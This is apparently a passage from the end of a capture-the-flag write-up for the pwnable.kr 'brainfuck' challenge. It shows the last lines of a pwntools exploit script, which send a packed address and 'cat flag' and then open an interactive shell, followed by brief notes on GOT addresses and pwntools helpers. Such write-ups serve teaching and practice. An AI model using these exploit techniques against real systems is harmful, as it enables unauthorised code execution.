r.send(struct.pack("<I", initMain))

r.send('cat flag\n')

r.interactive()
r.close()


❑ The "init ~" variables are all ".got" addresses except for "main" and "pointerP".

❑ "symbols()" loads the offset of the function from the shared library.

❑ "remote()" makes a socket connection.

※ "putchar()" is blocked until the data arrives and does not follow any further instructions, so putting all instructions in "strToSubmit" is not a problem.


get flag at pwnable.kr brainfuck